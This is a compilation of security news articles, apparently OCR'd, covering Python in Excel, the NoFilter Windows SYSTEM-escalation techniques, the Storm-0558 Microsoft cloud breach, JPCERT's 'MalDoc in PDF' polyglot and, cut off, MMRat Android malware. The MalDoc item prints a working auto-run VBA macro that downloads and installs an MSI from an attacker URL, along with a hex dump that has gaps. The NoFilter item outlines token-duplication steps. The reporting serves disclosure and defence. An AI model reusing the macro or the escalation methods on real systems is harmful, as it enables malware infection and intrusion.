
As the Python scripts will run in an isolated container, they will not have access to any local resources, including the local network, computer, files, and a Microsoft 365 authentication token.

To embed a Python script in Excel, users will use the `=PY()` function to open a text area where they can enter the Python code they wish to execute.

The code is then executed in the cloud container, and the results are sent back and displayed in the worksheet. Microsoft says this is all done anonymously so that your Python code is not linked back to a particular user.

"Python in Excel makes it possible to natively combine Python and Excel analytics within the same workbook - with no setup required," Microsoft explains in an announcement.

"With Python in Excel, you can type Python directly into a cell, the Python calculations run in the Microsoft Cloud, and your results are returned to the worksheet, including plots and visualizations."



```
#Announcing Python in Excel!
DataFrame=xl("A1:B10", headers=True)
DataFrame.groupby('Category').agg('mean')
```

	A	B
1	Category	$
2	Components	$20
3	Bikes	$17
4	Accessories	$ 9
5	Bikes	$ 9
6	Clothing	$ 8
7	Accessories	$ 4
8	Clothing	$ 4
9	Components	$ 3
10	Components	$ 1

	$
Category	
Accessories	$ 7
Bikes	$ 13
Clothing	$ 6
Components	$ 8

Using the Python Panda library in Excel
Source: Microsoft

Microsoft treats Python in Excel like other embedded scripting languages, automatically blocking them if a document contains a Mark of The Web (MoTW).

Windows automatically adds MoTW flags to all documents and executables downloaded from untrusted sources, such as the internet, using a special 'Zone. Id' alternate data stream.

These MotW labels tell Windows, Microsoft Office, web browsers, and other apps that the file should be treated with suspicion and will cause the document to be opened in Protected View, preventing the execution of macros and embedded Python scripts.

"If you open a workbook that contains Python code from the internet, Excel Protected View won't run Python formulas in the workbook. If a workbook is opened with Microsoft Defender Application Guard, Python formulas don't run by default," explains Microsoft.

To test Python in Excel, join the Microsoft 365 Insider Program and enroll in the Beta channel. However, as previously said, this feature may take some time to roll out to everyone.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-excel-to-let-you-run-python-scripts-as-formulas/

14. New stealthy techniques let hackers gain Windows SYSTEM privileges

Security researchers have released NoFilter, a tool that abuses the Windows Filtering Platform to elevate a user's privileges to increases privileges to SYSTEM, the highest permission level on Windows.

The utility is helpful in post-exploitation scenarios where an attacker needs to execute malicious code with higher permissions or to move laterally on a victim network as another user already logged into the infected device.

Access token duplication

Microsoft defines the Windows Filtering Platform (WFP) as “a set of API and system services that provide a platform for creating network filtering applications.”

Developers can use the WFP API to create code that can filter or modify network data before it reaches the destination, capabilities seen in network monitoring tools, intrusion detection systems, or firewalls.

Researchers at cybersecurity company Deep Instinct developed three new attacks to elevate privileges on a Windows machine without leaving too much evidence and without being detected by numerous security products.

The first method allows the use of WFP to duplicate access tokens, the pieces of code that identify users and their permissions in the security context of threads and processes.

When a thread executes a privileged task, security identifiers verify if the associated token has the required level of access.


Ron Ben Yizhak, security researcher at Deep Instinct, explains that calling the NtQueryInformationProcess function allows getting the handle table with all the tokens a process holds.

“The handles to those tokens can be duplicated for another process to escalate to SYSTEM,” Yizhak notes in a technical blog post.

The researcher explains that an important driver in Windows operating system called *tcpip.sys* has several functions that could be invoked by device IO requests to WPF ALE (Application Layer Enforcement) kernel-mode layers for stateful filtering.

“Device IO request is sent to call WfpAleProcessTokenReference. It will attach to the address space of the service, duplicate the token of the service that belongs to SYSTEM, and will store it in the hash table” - Ron Ben Yizhak

The NoFilter tool abuses WPF in this way to duplicate a token and thus achieve privilege escalation.


tcpip.sys
hash table
3. RtlInsertEntryHashTable
5. RtlLookupEntryHashTable
2. WfpAleProcessTokenReference
4. WfpAleQueryTokenById
1. NtQueryInformationProcess
NoFilter.exe
winlogon.exe

Abusing the Windows Filtering Platform to duplicate access token
source: Deep Instinct


By avoiding the call to DuplicateHandle, the researcher says, increases stealth and many endpoint detection and response solutions will likely miss the malicious action.

Getting SYSTEM and admin access token

A second technique involves triggering an IPSec connection and abusing the Print Spooler service to insert a SYSTEM token into the table.

Using the RpcOpenPrinter function retrieves -handle for a printer by name. By changing the name to “\\127.0.0.1,” the service connects to the local host.

Following the RPC call, multiple device IO requests to WfpAleQueryTokenById are necessary to retrieve a SYSTEM token.



Getting SYSTEM access token through Print Spooler
source: Deep Instinct

Yizhak says that this method is stealthier than the first one because configuring an IPSec policy is an action typically done by legitimate privileged users like network administrators.

"Also, the policy doesn't alter the communication; no service should be affected by it and EDR solutions monitoring network activity will most likely ignore connections to the local host."

A third technique described in Yizhak's post allows obtaining the token of another user logged into the compromised system for lateral movement purposes.

The researcher says that it is possible to launch a process with the permissions of a logged-in user if the access token can be added to the hash table.

He looked for Remote Procedural Call (RPC) servers running as the logged-in user and ran a script to find processes that run as the domain admin and expose an RPC interface.

To obtain the token and launch an arbitrary process with the permissions of a logged user, the researcher abused the OneSyncSvc service and SyncController.dll, which are new components in the world of offensive tools.

Detection advice

Hackers and penetration testers are likely to adopt the three techniques since reporting them to Microsoft Security Response Center resulted in the company saying that the behavior was as intended. This typically means that there won't be a fix or mitigation.

However, despite being stealthier than other methods, Deep Instinct provides a few ways to detect the three attacks and recommends looking for the following events:

1. Configuring new IPSec policies that don't match the known network configuration.
2. RPC calls to Spooler / OneSyncSvc while an IPSec policy is active.
3. Brute force the LUID of a token via multiple calls to WfpAleQueryTokenById.
4. Device IO request to the device WfpAle by processes other than the BFE service.

Yizhak presented the three new techniques at the DEF CON hacker conference earlier this month. Complete technical details are available in Deep Instinct's post.

Source: https://www.bleepingcomputer.com/news/security/new-stealthy-techniques-let-hackers-gain-windows-system-privileges/

15. Lessons learned from the Microsoft Cloud breach

In early July, the news broke that threat actors in China used a Microsoft security flaw to execute highly targeted and sophisticated espionage against dozens of entities. Victims included the U.S. Commerce Secretary, several U.S. State Department officials and other organizations not yet publicly named. Officials and researchers alike are concerned that Microsoft products were again used to pull off an intelligence coup, such as during the SolarWinds incident.

In the wake of the breach, the Department of Homeland Security released a report stating that the Cyber Safety Review Board (CSRB) will conduct its next review on the malicious targeting of cloud computing environments. What lessons can be learned from this latest cyber incident? And how might companies protect themselves?

In the wake of the Microsoft breach

Immediately upon learning of the incident in July, the Department considered whether the Microsoft breach would be an appropriate subject of the Board's next review. The CSRB plans to examine how the government, industry and cloud service providers (CSPs) should seek to strengthen identity management and authentication in the cloud.

The CSRB plans to specifically investigate the recent Microsoft Exchange Online intrusion. Furthermore, the Board will develop actionable recommendations to advance cybersecurity practices for both cloud computing customers and CSPs themselves.

After targeting top U.S. officials' emails, the espionage operation triggered sharp criticism of Microsoft. The complaints were based on evidence the breach was only detectable if customers paid for a premium logging tier. Microsoft has since announced that customers will have access to expanded logging and storage capability at no additional cost.

Actors forge authentication tokens

As per a Microsoft Security report, the China-based threat actor, Storm-0558, was behind the attack. Beginning May 15, 2023, Storm-0558 used forged authentication tokens to access user emails from approximately 25 organizations, including government agencies and related consumer accounts, in the public cloud.

According to the security report, Storm-0558 acquired an inactive MSA consumer signing key and used it to forge authentication tokens for Azure AD enterprise and MSA consumers to access OWA and Outlook.com.

Once authenticated through a legitimate client flow leveraging the forged token, the attackers accessed the OWA API to retrieve a token for Exchange Online from the GetAccessTokenForResource API used by OWA.

Storm-0558 then obtained new access tokens by presenting one previously issued from this API due to a design flaw. Since then, Microsoft reported that it has patched the vulnerability.

How to defend against identity threats

As mentioned in the Homeland Security notice, ways to improve identity management and authentication in the cloud will be addressed at the next CSRB review. Could these approaches prevent incidents similar to the Microsoft breach? There's a good chance they can.

Modern identity management solutions provide deep, AI-powered context for both consumer and workforce identity and access management (IAM). Advanced IAM software uses machine learning and AI to analyze key parameters, such as user, device, activity, environment and behavior.

The end result is a comprehensive, adjustable risk score to determine whether or not to grant access. This enables more accurate, contextual authentication for the workforce, partners, customers and devices.

Regulatory changes ahead

The recent Microsoft incident will only strengthen the White House's drive to implement more stringent security practices by software manufacturers. CISA Director Jen Easterly has emphasized that the burden of maintaining software security needs to shift. The onus for security maintenance should move to software manufacturers with the funding, expertise and personnel to invest in software security.

What happened to Microsoft continues to reveal that a secure cloud requires the right tools and effort. While software manufacturers must step up, companies should also do their part by implementing solid identity access strategies.

The post Lessons learned from the Microsoft Cloud breach appeared first on Security Intelligence.

Source: https://securityintelligence.com/articles/lessons-learned-from-the-microsoft-cloud-breach/

16. MalDoc in PDFs: Hiding malicious Word docs in PDF files

Japan's computer emergency response team (JPCERT) is sharing a new 'MalDoc in PDF' attack detected in July 2023 that bypasses detection by embedding malicious Word files into PDFs.


The file sampled by JPCERT is a polyglot recognized by most scanning engines and tools as a PDF, yet office applications can open it as a regular Word document (.doc).

Polyglots are files that contain two distinct file formats that can be interpreted and executed as more than one file type, depending on the application reading/opening them.

For example, the malicious documents in this campaign are a combination of PDF and Word documents, which can be opened as either file format.

Typically, threat actors use polyglots to evade detection or confuse analysis tools, as these files may appear innocuous in one format while hiding malicious code in the other.

In this case, the PDF document contains a Word document with a VBS macro to download and install an MSI malware file if opened as a .doc file in Microsoft Office. However, the Japan CERT did not share any details as to what type of malware is installed.



```
0000  25 50 44 46 2D 31 2E 37  0D 0A 25 B5 B5 B5 B5 0D  %PDF-1.7..%.....
0010  0A 31 20 30 20 6F 62 6A  0D 0A 3C 3C 2F 54 79 70  .1·0·obj..<</Typ
0020  65 2F 43 61 74 61 6C 6F  67 2F 50 61 67 65 73 20  e/Catalog/Pages·
0030  32 20 30 20 52 2F 4C 61  6E 67 28 65 75 2D 45 55  2·0·R/Lang(eu-EU
0040  29 20 2F 53 74 72 75 63  74 54 72 65 65 52 6F 6F  )·/StructTreeRoo
0050  74 20 31 34 20 30 20 52  2F 4D 61 72 6B 49 6E 66  t·14·0·R/MarkInf
0060  6F 3C 3C 2F 4D 61           20 74 72 75 65 3E  o<</Marked·true>
0070  3E 3E 3E 0D 0A 65           6A 0D 0A 32 20 30  >>>..endobj..2·0
0080  20 6F 62 6A 0D 0A 3C 3C  2F 54 79 70 65 2F 50 61  ·obj..<</Type/Pa
0090  67 65 73 2F 43 6F 75 6E  74 20 31 2F 4B 69 64 73  ges/Count·1/Kids
00A0  5B 20 33 20 30 20 52 5D  20 3E 3E 0D 0A 65 6E 64  [·3·0·R]·>>..end
00B0  6F 62 6A 0D 0A 33 20 30  20 6F 62 6A 0D 0A 3C 3C  obj..3·0·obj..<<
00C0  2F 54 79 70 65 2F 50 61  67 65 2F 50 61 72 65 6E  /Type/Page/Paren
00D0  74 20 32 20 30 20 52 2F  52 65 73 6F 75 72 63 65  t·2·0·R/Resource
00000000 00000000: seg000:0000
```

```
0BC0  33 20 30 20 52 2F 49 6D  32 39 20 32 34 20 30 20  3·0·R/Im29·24·0·
0BD0  52 2F 49 6D 33 32 20 32  35 20 30 20 52 2F 49 6D  R/Im32·25·0·R/Im
0BE0  33 31 20 32 36 20 30 20  52 3E 3E 2F 50 72 6F 70  31·26·0·R>>/Prop
0BF0  65 72 74 69 65 73 3C 3C  2F 50 3D 0D 0A 72 31 32  erties<</P=..r12
0C00  20 32 37 20 30 20 52 3E  3E 3E 3E 3E 3E 0D 0A 65  ·27·0·R>>>>>>..e
0C10  6E 64 6F 62 6A 0D 0A 6D  69 6D 65 20 20 20 20 20  ndobj..mime·····
0C20  20 20 20 2D 56 65 72 73  69 6F 6E 3A 20 2F 50 61  ····-Version:·/Pa
0C30  72 65 6E 74 20 33 33 20  30 20 52 2F 43 6F 6E 74  rent·33·0·R/Cont
0C40  65 6E 74 73 0D 0A 63 6F  4E 74 45 4E 74 2D 54 79  ents..coNtENt-Ty
0C50  70 65 3A 20 20 20 20 20  20 20 20 20 20 20 20 20  pe:·············
0C60  20 20 20 20 20 20 20 6D  75 6C 74 69 70 61 72 74  ·······multipart
0C70  2F 72 65 6C 61 74 65 64  3B 20 62 6F 75 6E 64 61  /related;·bounda
0C80  72 79 3D 22 2D 2D 2D 2D  3D 5F 4E 65 78 74 50 61  ry="----=_NextPa
0C90  72 74 5F 30 31 44 39 42  46 42 38 2E 30 31 35 43  rt_01D9BFB8.015C
0CA0  33 43 39 30 22 0D 0A 0D  0A 0D 0A 0D 0A 2D 2D 2D  3C90"........---
0CB0  2D 2D 2D 3D 5F 4E 65 78  74 50 61 72 74 5F 30 31  ---=_NextPart_01
0CC0  44 39 42 46                       39 30 0D  D9BFB8.015C3C90.
0CD0  0A 43 4F 6E                       74 69 6F  .COntENt-Locatio
0CE0  6E 3A 20 66 69 6C 65 3A  2F 2F 2F 43 3A 2F 43 45  n:·file:///C:/CE
0CF0  44 45 32 38 46 36 2F 63  58 59 74 4C 76 6D 66 55  DE28F6/cXYtLvmfU
0D00  2E 70 64 66 0D 0A 63 6F  4E 54 65 4E 74 2D 54 72  .pdf..coNTeNt-Tr
0D10  61 6E 73 66 65 72 2D 45  6E 63 6F 64 69 6E 67 3A  ansfer-Encoding:
0D20  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  ················
0D30  20 20 20 20 20 71 75 6F  74 65 64 2D 70 72 69 6E  ·····quoted-prin
0D40  74 61 62 6C 65 0D 0A 63  6F 4E 74 45 4E 74 2D 54  table..coNtENt-T
0D50  79 70 65 3A 20 20 20 20  20 20 20 20 20 20 20 20  ype:············
0D60  20 20 20 20 20 20 20 20  74 65 78 74 2F 68 74 6D  ········text/htm
0D70  6C 3B 20 63 68 61 72 73  65 74 3D 22 77 69 6E 64  l;·charset="wind
0D80  6F 77 73 2D 31 32 35 32  22 0D 0A 0D 0A 3C 68 74  ows-1252"....<ht
0D90  6D 6C 20 78 6D 6C 6E 73  3A 76 3D 33 44 22 75 72  ml·xmlns:v=3D"ur
0DA0  6E 3A 73 63 68 65 6D 61  73 2D 6D 69 63 72 6F 73  n:schemas-micros
00000C6F 00000C6F: seg000:0C6F (Synchronized with IDA View-A)
```

Dump view of the malicious file (JPCERT)


However, it should be noted that MalDoc in PDF does not bypass security settings that disable auto-execution of macros on Microsoft Office, so these are still adequate protections that users need to manually disable by either clicking on the corresponding button or unblocking the file.

JPCERT released the following video on YouTube to demonstrate how MalDoc in PDF files appears and works on Windows.

Although embedding one file type within another isn't new, as attackers deploying polyglot files to evade detection has been well documented, the specific technique is novel, says JPCERT.

The main advantage of MalDoc in PDF for attackers is the ability to evade detection by traditional PDF analysis tools like 'pdfid' or other automated analysis tools that will only examine the outer layer of the file, which is a legitimate PDF structure.

However, JPCERT says other analysis tools like 'OLEVBA' can still detect the malicious content hiding inside the polyglot, so multi-layered defenses and rich detection sets should be effective against this threat.



```
Private Sub Document_Open()
On Error Resume Next
Dim base As Object
Set base = CreateObject("WindowsInstaller.Installer")
base.UILevel = 2
rtg = "https://web365metrics.com/files/69fbd341bcf4f734fd47f72710021ae6839/MicrosoftOffiice.Hub.msi"
base.InstallProduct rtg
End Sub
+----------+--------------------+-----------------------------------------------+
|Type      |Keyword             |Description                                    |
+----------+--------------------+-----------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is    |
|          |                    |opened                                         |
|Suspicious|CreateObject        |May create an OLE object                       |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be      |
|          |                    |used to obfuscate strings (option --decode to  |
|          |                    |see all)                                       |
|IOC       |https://web365metric|URL                                            |
|          |s.com/files/69fbd341|                                               |
|          |bcf4f734fd47f7271002|                                               |
|          |1ae6839/MicrosoftOff|                                               |
|          |iice.Hub.msi        |                                               |
|IOC       |Hub.msi             |Executable file name                           |
+----------+--------------------+-----------------------------------------------+
```

OLEVBA scan results (JPCERT)

The cybersecurity agency also shared a Yara rule to help researchers and defenders identify files using the 'MalDoc in PDF' technique.

The rule checks if a file starts with a PDF signature and contains patterns indicative of a Word document, Excel workbook, or an MHT file, which aligns with the evasion technique JPCERT spotted in the wild.

Source: https://www.bleepingcomputer.com/news/security/maldoc-in-pdfs-hiding-malicious-word-docs-in-pdf-files/

17. New Android MMRat malware uses Protobuf protocol to steal your data

A novel Android banking malware named MMRat utilizes a rarely used communication method, protobuf data serialization, to more efficiently steal data from compromised devices.

MMRat was spotted for the first time by Trend Micro in late June 2023, primarily targeting users in Southeast Asia and remaining undetected on antivirus scanning services like VirusTotal.

While the researchers do not know how the malware is initially promoted to victims, they found that MMRat is distributed via websites disguised as official app stores.

The victims download and install the malicious apps that carry MMRat, usually mimicking an official government or a dating app, and grant risky permissions like access to Android's Accessibility service during installation.

The malware automatically abuses the Accessibility feature to grant itself additional permissions that will allow it to perform an extensive range of malicious actions on the infected device.

MMRat capabilities

Once MMRat infects an Android device, it establishes a communication channel with the C2 server and monitors device activity to discover periods of idleness.

During that time, the threat actor abuses the Accessibility Service to wake up the device remotely, unlock the screen, and perform bank fraud in real-time.

MMRat's main functions can be summed up in the following:

Collect network, screen, and battery information

Exfiltrate the user's contact list and list of installed apps

